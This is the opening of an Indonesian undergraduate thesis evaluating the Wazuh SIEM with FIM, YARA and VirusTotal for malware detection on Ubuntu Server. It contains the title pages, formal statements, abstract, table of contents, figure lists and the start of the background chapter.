



**ANALISIS KINERJA SIEM WAZUH DENGAN FIM,
YARA, DAN VIRUSTOTAL DALAM MENDETEKSI
MALWARE PADA UBUNTU SERVER**

SKRIPSI

ROBBY AKBAR ABDULLAH

2107421004

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN
JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK NEGERI JAKARTA**

2025



**ANALISIS KINERJA SIEM WAZUH DENGAN FIM,
YARA, DAN VIRUSTOTAL DALAM MENDETEKSI
MALWARE PADA UBUNTU SERVER**

SKRIPSI

**Dibuat untuk Melengkapi Syarat-Syarat yang Diperlukan
untuk Memperoleh Diploma Empat Politeknik**

ROBBY AKBAR ABDULLAH

2107421004

PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN

JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER

POLITEKNIK NEGERI JAKARTA

2025



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

SURAT PERNYATAAN BEBAS PLAGIARISME

Saya yang bertanda tangan di bawah ini:

Nama : Robby Akbar Abdullah
NIM : 2107421004
Jurusan / Program Studi : Teknik Informatika dan Komputer /
Teknik Multimedia dan Jaringan
Judul Skripsi : Analisis Kinerja SIEM Wazuh dengan FIM,
YARA, dan VirusTotal dalam Mendeteksi
Malware pada Ubuntu Server

Menyatakan dengan sebenarnya bahwa skripsi ini benar-benar merupakan hasil karya saya sendiri, bebas dari peniruan terhadap karya dari orang lain. Kutipan pendapat dan tulisan orang lain ditunjuk sesuai dengan cara-cara penulisan karya ilmiah yang berlaku.

Apabila di kemudian hari terbukti atau dapat dibuktikan bahwa dalam skripsi ini terkandung ciri-ciri plagiat dan bentuk-bentuk peniruan lain yang dianggap melanggar peraturan, maka saya bersedia menerima sanksi atas perbuatan tersebut.

Depok, 11 Juli 2025

Yang membuat pernyataan,



(Robby Akbar Abdullah)

NIM. 2107421004



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

LEMBAR PENGESAHAN

Skripsi diajukan oleh:

Nama : Robby Akbar Abdullah
NIM : 2107421004
Program Studi : Teknik Multimedia dan Jaringan
Judul Skripsi : Analisis Kinerja SIEM Wazuh dengan FIM, YARA,
dan VirusTotal dalam Mendeteksi Malware pada
Ubuntu Server

Telah diuji oleh tim penguji dalam Sidang Skripsi pada hari Senin,
tanggal 23, bulan Jun, tahun 2025 dan
dinyatakan **LULUS**.

Disahkan oleh

Pembimbing I : Iik Muhamad Malik Matin, S.Kom., M.T. ()
Penguji I : Asep Kurniawan, S.Pd., M.Kom. ()
Penguji II : Fachroni Arbi Murad, S.Kom., M.Kom. ()
Penguji III : Ariawan Andi Subandana, S.Kom., M.Ti. ()

Mengetahui:

Jurusan Teknik Informatika dan Komputer

Ketua



(Dr. Anita Hidayati, S.Kom., M.Kom.)

NIP. 197908032003122003



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

KATA PENGANTAR

Puji dan syukur penulis panjatkan kepada Allah *subhanahu wa ta'ala* atas pertolonganNya dan karuniaNya sehingga penulis dapat menyelesaikan skripsi yang berjudul “Analisis Kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam Mendeteksi Malware pada Ubuntu Server”. Penulisan skripsi ini dilakukan dalam rangka memenuhi salah satu syarat untuk memperoleh gelar Diploma Empat Politeknik. Penulis menyadari bahwa tanpa bantuan dan dukungan dari berbagai pihak, penulis kesulitan dalam menyelesaikan skripsi ini. Oleh karena itu, penulis mengucapkan terima kasih kepada:

1. Bapak Iik Muhammad Malik Matin, S.Kom., M.T. selaku dosen pembimbing yang telah banyak membantu, mendukung, dan memberikan masukan serta saran kepada penulis selama pengerjaan skripsi ini hingga selesai.
2. Bunda, ayah, dan kakak yang telah memberikan bantuan dan dukungan material maupun moral yang nilainya tak terhingga.
3. Sahabat dan teman-teman seperjuangan yang telah memberikan bantuan dan dukungan dalam pengerjaan skripsi ini.
4. Seseorang bernama “Zae” yang selalu mendoakan, memberikan semangat, dan menjadi motivasi dalam menyelesaikan skripsi ini.

Penulis meminta maaf sebesar-besarnya apabila ada kesalahan atau kekurangan dalam proses pengerjaan skripsi ini. Penulis juga mengucapkan terima kasih sebanyak-banyaknya kepada seluruh pihak dan semoga Allah membalas kebaikan kalian semua. Penulis berharap skripsi ini bermanfaat bagi pembaca dan menjadi rujukan untuk melakukan penelitian selanjutnya.

Jakarta, 4 Juni 2025

Penulis



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

SURAT PERNYATAAN PERSETUJUAN PUBLIKASI SKRIPSI UNTUK KEPENTINGAN AKADEMIS

Sebagai sivitas akademik Politeknik Negeri Jakarta, saya bertanda tangan di bawah ini:

Nama : Robby Akbar Abdullah
NIM : 2107421004
Jurusan / Program Studi : Teknik Informatika dan Komputer /
Teknik Multimedia dan Jaringan

Demi pengembangan ilmu pengetahuan, menyetujui untuk memberikan kepada Politeknik Negeri Jakarta Hak Bebas Royalti Non-Eksklusif atas karya ilmiah saya yang berjudul:

Analisis Kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam Mendeteksi Malware pada Ubuntu Server

Beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Royalti Non-Eksklusif ini Politeknik Negeri Jakarta berhak menyimpan, mengalihmediakan/formatkan, mengelola dalam bentuk pangkalan data (*database*), merawat, dan mempublikasikan skripsi saya tanpa meminta izin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.

Demikian pernyataan ini saya buat dengan sebenarnya.

Depok, 11 Juli 2025

Yang menyatakan,



(Robby Akbar Abdullah)

NIM. 2107421004



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

ANALISIS KINERJA SIEM WAZUH DENGAN FIM, YARA, DAN VIRUSTOTAL DALAM MENDETEKSI MALWARE PADA UBUNTU SERVER

ABSTRAK

Seiring dengan pesatnya perkembangan teknologi, maka serangan siber juga semakin kompleks dan beragam. Serangan siber tersebut terjadi dalam berbagai sektor sehingga menyebabkan banyak permasalahan keamanan siber. Oleh karena itu, dibutuhkan suatu sistem yang dapat mendeteksi, mencegah, dan merespon serangan siber melalui Security Information and Event Management (SIEM). Solusi SIEM yang tepat adalah Wazuh karena bersifat zero-cost dan open-source. Namun, perlu dilakukan analisis kinerja SIEM Wazuh tersebut dalam mendeteksi serangan siber. Berdasarkan penelitian terdahulu, analisis kinerja SIEM hanya sebatas parameter tertentu dan menguji serangan web dan network attack saja sehingga perlu dianalisis dari sisi malware agar kinerjanya lebih baik. Analisis kinerja SIEM Wazuh menggunakan FIM, YARA, dan VirusTotal untuk mengetahui mana yang paling baik kinerjanya dalam mendeteksi malware dengan menggunakan parameter-parameter tertentu. Hasil dari penelitian ini adalah FIM tidak berhasil mendeteksi semua malware, YARA berhasil mendeteksi semua malware, dan VirusTotal hanya mendeteksi dua dari tiga malware karena bergantung kepada database threat intelligence VirusTotal.

Kata Kunci: FIM, Malware, VirusTotal, Wazuh, YARA



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

DAFTAR ISI

SURAT PERNYATAAN BEBAS PLAGIARISME.....	i
LEMBAR PENGESAHAN	ii
KATA PENGANTAR	iii
SURAT PERNYATAAN PERSETUJUAN PUBLIKASI SKRIPSI UNTUK KEPENTINGAN AKADEMIS	iv
ABSTRAK.....	v
DAFTAR ISI.....	vi
DAFTAR GAMBAR.....	ix
DAFTAR TABEL.....	xiii
BAB I PENDAHULUAN.....	1
1.1 Latar Belakang Masalah	1
1.2 Perumusan Masalah	3
1.3 Batasan Masalah	3
1.4 Tujuan dan Manfaat	4
1.5 Sistematika Penulisan	5
BAB II TINJAUAN PUSTAKA	6
2.1 Tinjauan Pustaka.....	6
2.1.1 <i>Security Information and Event Management (SIEM)</i>	6
2.1.2 Wazuh	6
2.1.3 <i>Server</i>	6
2.1.4 <i>File Integrity Monitoring (FIM)</i>	7
2.1.5 YARA	7
2.1.6 VirusTotal	7
2.1.7 <i>Malware</i>	7



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

2.2 Penelitian Terkait	8
BAB III METODE PENELITIAN	11
3.1 Rancangan Penelitian	11
3.1.1 Model atau <i>framework</i> yang digunakan	11
3.1.2 Teknik Pengumpulan dan Analisis Data	11
3.2 Tahapan Penelitian	12
3.3 Objek Penelitian	13
BAB IV HASIL DAN PEMBAHASAN	14
4.1 Analisis Kebutuhan	14
4.1.1 Spesifikasi Sistem	14
4.1.2 Konfigurasi Jaringan	14
4.2 Perancangan Sistem	15
4.2.1 Arsitektur sistem	15
4.2.2 <i>Flowchart</i> sistem	16
4.3 Implementasi Sistem	17
4.3.1 Instalasi Wazuh	17
4.3.2 Instalasi Wazuh <i>Agent</i>	22
4.3.3 Instalasi Suricata pada Wazuh <i>Agent</i>	23
4.3.4 Instalasi <i>Web Server</i> pada Wazuh <i>Agent</i>	29
4.3.5 Konfigurasi <i>Firewall</i> pada Wazuh <i>Agent</i>	31
4.3.6 Penerapan FIM pada Wazuh <i>Agent</i>	33
4.3.7 Penerapan YARA pada Wazuh <i>Agent</i>	34
4.3.8 Penerapan VirusTotal pada Wazuh <i>Agent</i>	40
4.4 Pengujian	42
4.4.1 Deskripsi Pengujian	42
4.4.2 Prosedur Pengujian	42



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.4.2.1	Pengujian Serangan <i>Port Scanning</i>	42
4.4.2.2	Pengujian Serangan <i>Denial of Service</i> (DoS)	43
4.4.2.3	Pengujian Serangan SSH <i>Brute-force</i>	43
4.4.2.4	Pengujian Serangan <i>Malware</i>	45
4.4.3	Data Hasil Pengujian.....	48
4.4.3.1	Hasil Pengujian Serangan <i>Port Scanning</i>	48
4.4.3.2	Hasil Pengujian Serangan <i>Denial of Service</i> (DoS).....	50
4.4.3.3	Hasil Pengujian Serangan SSH <i>brute-force</i>	52
4.4.3.4	Hasil Pengujian Serangan <i>Malware</i>	57
4.4.4	Analisis Data / Evaluasi Pengujian	63
4.4.4.1	Analisis Data Hasil Pengujian Serangan <i>Port Scanning</i>	63
4.4.4.2	Analisis Data Hasil Pengujian Serangan <i>Denial of Service</i> (DoS)	63
4.4.4.3	Analisis Data Hasil Pengujian Serangan SSH <i>Brute-force</i>	64
4.4.4.4	Analisis Data Hasil Pengujian Serangan <i>Malware</i>	64
BAB V PENUTUP.....		70
5.1	Kesimpulan	70
5.2	Saran.....	70
DAFTAR PUSTAKA		72
DAFTAR RIWAYAT HIDUP		73



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

DAFTAR GAMBAR

Gambar 1.1 Grafik Rekapitulasi Serangan <i>Malware</i>	1
Gambar 4.1 Arsitektur Sistem	15
Gambar 4.2 <i>Flowchart</i> Sistem	16
Gambar 4.3 Instalasi <i>Script</i> dan Konfigurasi Awal Wazuh	17
Gambar 4.4 Pengeditan <i>File</i> Konfigurasi Wazuh	17
Gambar 4.5 Isi <i>File</i> Konfigurasi Wazuh yang Telah Diedit	18
Gambar 4.6 Instalasi Wazuh	18
Gambar 4.7 Pengekstrakan <i>Password</i> Wazuh.....	19
Gambar 4.8 Instalasi Wazuh <i>Indexer</i>	19
Gambar 4.9 Inisiasi <i>Cluster</i> Wazuh	19
Gambar 4.10 Pengujian Keberhasilan Instalasi Wazuh	20
Gambar 4.11 Instalasi Wazuh <i>Server</i>	20
Gambar 4.12 Instalasi Wazuh <i>Dashboard</i>	21
Gambar 4.13 Tampilan Halaman <i>Login</i> Wazuh <i>Dashboard</i>	21
Gambar 4.14 Tampilan Halaman <i>Overview</i> Wazuh <i>Dashboard</i>	22
Gambar 4.15 Instalasi Wazuh <i>Agent</i>	22
Gambar 4.16 Pengaktifan Wazuh <i>Agent</i>	23
Gambar 4.17 Hasil Wazuh <i>Agent</i> yang Telah Berhasil Diinstalasi.....	23
Gambar 4.18 Penambahan Repositori Suricata.....	24
Gambar 4.19 Pembaruan Daftar Paket	24
Gambar 4.20 Instalasi Suricata.....	25
Gambar 4.21 Pengunduhan <i>Rules</i> Suricata	25
Gambar 4.22 Pengekstrakan <i>Rules</i> Suricata.....	26
Gambar 4.23 Pengubahan <i>Permission File Rules</i> Suricata	26
Gambar 4.24 Pengeditan <i>File Rules</i> Suricata	26
Gambar 4.25 Isi <i>File Rules</i> Suricata yang Telah Diedit.....	27
Gambar 4.26 Pengecekan Konfigurasi Jaringan	27
Gambar 4.27 Pembaruan Konfigurasi Suricata yang Telah Ditambahkan	27
Gambar 4.28 Pengeditan <i>File</i> Konfigurasi OSSEC	28



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Gambar 4.29 Isi <i>File</i> Konfigurasi OSSEC yang Telah Diedit	28
Gambar 4.30 Pembaruan Konfigurasi OSSEC yang Telah Ditambahkan	28
Gambar 4.31 Hasil Suricata yang Telah Berhasil Diinstal pada Wazuh <i>Agent</i>	29
Gambar 4.32 Pembaruan Daftar Paket	29
Gambar 4.33 Instalasi <i>Web Server Apache</i>	30
Gambar 4.34 Pengecekan Keberhasilan Instalasi <i>Web Server Apache</i>	30
Gambar 4.35 Tampilan <i>Web Server Apache</i> pada Wazuh <i>Agent</i>	31
Gambar 4.36 Pengecekan dan Pengaktifan <i>Firewall</i> pada Wazuh <i>Agent</i>	31
Gambar 4.37 Pengeditan <i>File</i> Konfigurasi SSH	31
Gambar 4.38 Isi <i>File</i> Konfigurasi SSH yang Telah Ditambahkan	32
Gambar 4.39 Pembaruan Konfigurasi SSH yang Telah Ditambahkan	32
Gambar 4.40 Hasil Konfigurasi <i>Firewall</i> yang Telah Ditambahkan	32
Gambar 4.41 Pengeditan <i>File</i> Konfigurasi OSSEC	33
Gambar 4.42 Penerapan FIM pada <i>File</i> Konfigurasi OSSEC	33
Gambar 4.43 Pembaruan Konfigurasi yang Telah Ditambahkan	33
Gambar 4.44 Pembaruan Daftar Paket	34
Gambar 4.45 Instalasi Dependensi	34
Gambar 4.46 Pengunduhan <i>Source Code YARA</i>	35
Gambar 4.47 Pengekstrakan <i>Source Code YARA</i>	35
Gambar 4.48 Proses <i>Build</i> dari <i>Source Code YARA</i>	36
Gambar 4.49 Pengecekan Keberhasilan Instalasi YARA	36
Gambar 4.50 Pembuatan Direktori untuk YARA <i>Rules</i>	36
Gambar 4.51 Pengunduhan YARA <i>Rules</i>	37
Gambar 4.52 Pembuatan <i>Script</i> untuk <i>Scanning YARA</i>	37
Gambar 4.53 Pengubahan <i>Owner</i> dan <i>Permission</i> pada <i>File Script YARA</i>	37
Gambar 4.54 Pembaruan Konfigurasi OSSEC yang Telah Ditambahkan	38
Gambar 4.55 Pengeditan <i>File</i> Konfigurasi <i>Local Rules</i>	38
Gambar 4.56 Isi <i>File</i> Konfigurasi <i>Local Rules</i> yang Telah Ditambahkan	38
Gambar 4.57 Pengeditan <i>File Local Decoder</i>	39



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Gambar 4.58 Isi <i>File</i> Konfigurasi <i>Local Decoder</i> yang Telah Ditambahkan	39
Gambar 4.59 Pengeditan <i>File</i> Konfigurasi OSSEC	39
Gambar 4.60 Isi <i>File</i> Konfigurasi OSSEC yang Telah Ditambahkan.....	40
Gambar 4.61 Pembaruan Konfigurasi yang Telah Ditambahkan	40
Gambar 4.62 Pengambilan <i>API Key</i> VirusTotal	41
Gambar 4.63 Pengeditan <i>File</i> Konfigurasi OSSEC	41
Gambar 4.64 Penerapan VirusTotal pada <i>File</i> Konfigurasi OSSEC	41
Gambar 4.65 Pembaruan Konfigurasi OSSEC yang Telah Ditambahkan	42
Gambar 4.66 Serangan <i>Port Scanning</i> ke Wazuh <i>Agent</i>	42
Gambar 4.67 Serangan DoS ke Wazuh <i>Agent</i>	43
Gambar 4.68 Pengujian Pertama Serangan SSH <i>Brute-force</i> ke Wazuh <i>Agent</i>	43
Gambar 4.69 Pengujian Kedua Serangan SSH <i>Brute-force</i> ke Wazuh <i>Agent</i>	44
Gambar 4.70 Pengujian Ketiga Serangan SSH <i>Brute-force</i> ke Wazuh <i>Agent</i>	44
Gambar 4.71 Pengujian Keempat Serangan SSH <i>Brute-force</i> ke Wazuh <i>Agent</i>	45
Gambar 4.72 Pembuatan <i>Script Malware</i> Pertama pada Wazuh <i>Agent</i>	45
Gambar 4.73 Serangan <i>Malware</i> Pertama ke Wazuh <i>Agent</i>	46
Gambar 4.74 Pembuatan <i>Script Malware</i> Kedua pada Wazuh <i>Agent</i>	46
Gambar 4.75 Serangan <i>Malware</i> Kedua ke Wazuh <i>Agent</i>	47
Gambar 4.76 Pembuatan <i>Script Malware</i> Ketiga pada Wazuh <i>Agent</i>	48
Gambar 4.77 Serangan <i>Malware</i> Ketiga ke Wazuh <i>Agent</i>	48
Gambar 4.78 Hasil Serangan <i>Port Scanning</i> pada Wazuh <i>Agent</i>	49
Gambar 4.79 Hasil Deteksi Serangan <i>Port Scanning</i> pada Wazuh <i>Agent</i>	49
Gambar 4.80 Hasil <i>Traffic</i> Serangan DoS pada Wazuh <i>Agent</i>	50
Gambar 4.81 Dampak Serangan DoS pada <i>Web Server</i> Wazuh <i>Agent</i> Sebelum Diblokir <i>Firewall</i>	51
Gambar 4.82 Konfigurasi <i>Firewall</i> pada Wazuh <i>Agent</i>	51



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Gambar 4.83 Dampak Serangan DoS pada <i>Web Server Wazuh Agent</i> Setelah Diblokir <i>Firewall</i>	52
Gambar 4.84 Hasil Serangan Pertama SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	52
Gambar 4.85 Hasil Deteksi Serangan Pertama SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	53
Gambar 4.86 Hasil Serangan Kedua SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	53
Gambar 4.87 Hasil Deteksi Serangan Kedua SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	54
Gambar 4.88 Hasil Serangan Ketiga SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	54
Gambar 4.89 Hasil Deteksi Serangan Ketiga SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	55
Gambar 4.90 Hasil Serangan Keempat SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	55
Gambar 4.91 Hasil Deteksi Serangan Keempat SSH <i>Brute-force</i> pada <i>Wazuh Agent</i>	56
Gambar 4.92 Pengujian <i>Login SSH</i> ke <i>Wazuh Agent</i>	56
Gambar 4.93 Hasil Deteksi Pengujian <i>Login SSH</i> ke <i>Wazuh Agent</i>	57
Gambar 4.94 Hasil Serangan <i>Malware</i> Pertama pada <i>Wazuh Agent</i>	57
Gambar 4.95 Hasil Serangan <i>Malware</i> Kedua pada <i>Wazuh Agent</i>	58
Gambar 4.96 Hasil Serangan <i>Malware</i> Ketiga pada <i>Wazuh Agent</i>	58
Gambar 4.97 Hasil Serangan <i>Malware</i> Pertama pada <i>Wazuh Agent</i>	59
Gambar 4.98 Hasil Serangan <i>Malware</i> Kedua pada <i>Wazuh Agent</i>	59
Gambar 4.99 Hasil Serangan <i>Malware</i> Ketiga pada <i>Wazuh Agent</i>	60
Gambar 4.100 Hasil Serangan <i>Malware</i> Pertama pada <i>Wazuh Agent</i>	60
Gambar 4.101 Detail <i>Malware</i> Pertama di <i>VirusTotal</i>	61
Gambar 4.102 Hasil Serangan <i>Malware</i> Kedua pada <i>Wazuh Agent</i>	61
Gambar 4.103 Detail <i>Malware</i> Kedua di <i>VirusTotal</i>	62
Gambar 4.104 Hasil Serangan <i>Malware</i> Ketiga pada <i>Wazuh Agent</i>	62
Gambar 4.105 Beban Sistem yang Digunakan.....	63



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

DAFTAR TABEL

Tabel 2.1 Penelitian Terkait	8
Tabel 4.1 Spesifikasi Sistem	14
Tabel 4.2 Kebutuhan NAT <i>Network</i>	14
Tabel 4.3 Kebutuhan <i>Port Forwarding</i>	15
Tabel 4.4 Analisis Data Hasil Pengujian Serangan <i>Malware</i> Menggunakan FIM.....	64
Tabel 4.5 Analisis Data Hasil Pengujian Serangan <i>Malware</i> Menggunakan YARA.....	65
Tabel 4.6 Analisis Data Hasil Pengujian Serangan <i>Malware</i> Menggunakan VirusTotal.....	67
Tabel 4.7 Analisis Data Hasil Pengujian Serangan <i>Malware</i> pada Wazuh <i>Agent</i>	69

**POLITEKNIK
NEGERI
JAKARTA**

Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

BAB I PENDAHULUAN

1.1 Latar Belakang Masalah

Era digital adalah era yang mengalami perkembangan teknologi dengan sangat pesat. Seiring dengan pesatnya perkembangan teknologi tersebut, maka serangan siber juga semakin kompleks dan beragam. Serangan siber tersebut ditujukan kepada infrastruktur teknologi dan informasi dalam berbagai sektor. Hal tersebut menyebabkan banyak sekali terjadinya permasalahan keamanan siber dikarenakan lemahnya sistem keamanan. (Husnul Khotimah, 2022)

Berdasarkan laporan tahunan *honeynet* yang diterbitkan oleh (Badan Siber dan Sandi Negara, 2024) jumlah serangan siber terutama *malware* setiap tahunnya mengalami peningkatan pada sistem *honeynet* secara keseluruhan. Data serangan *malware* yang tercatat pada sistem *honeynet* sebanyak 1.232.072 pada tahun 2024. Berikut adalah rekapitulasi serangan *malware* lima tahun terakhir pada sistem *honeynet* yang tercantum pada Gambar 1.1.



Gambar 1.1 Grafik Rekapitulasi Serangan Malware

Sumber: (Badan Siber dan Sandi Negara, 2024)

Berdasarkan permasalahan-permasalahan keamanan siber tersebut, maka dibutuhkan adanya suatu sistem yang dapat mendeteksi, mencegah, dan meresponnya. Oleh karena itu, dibutuhkan penerapan yang lebih efektif melalui *Security Information and Event Management* (SIEM). Teknologi SIEM ini dapat melakukan pengumpulan informasi keamanan yang berasal dari data *log* berbagai sumber secara *real-time*. (Husnul Khotimah, 2022)



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

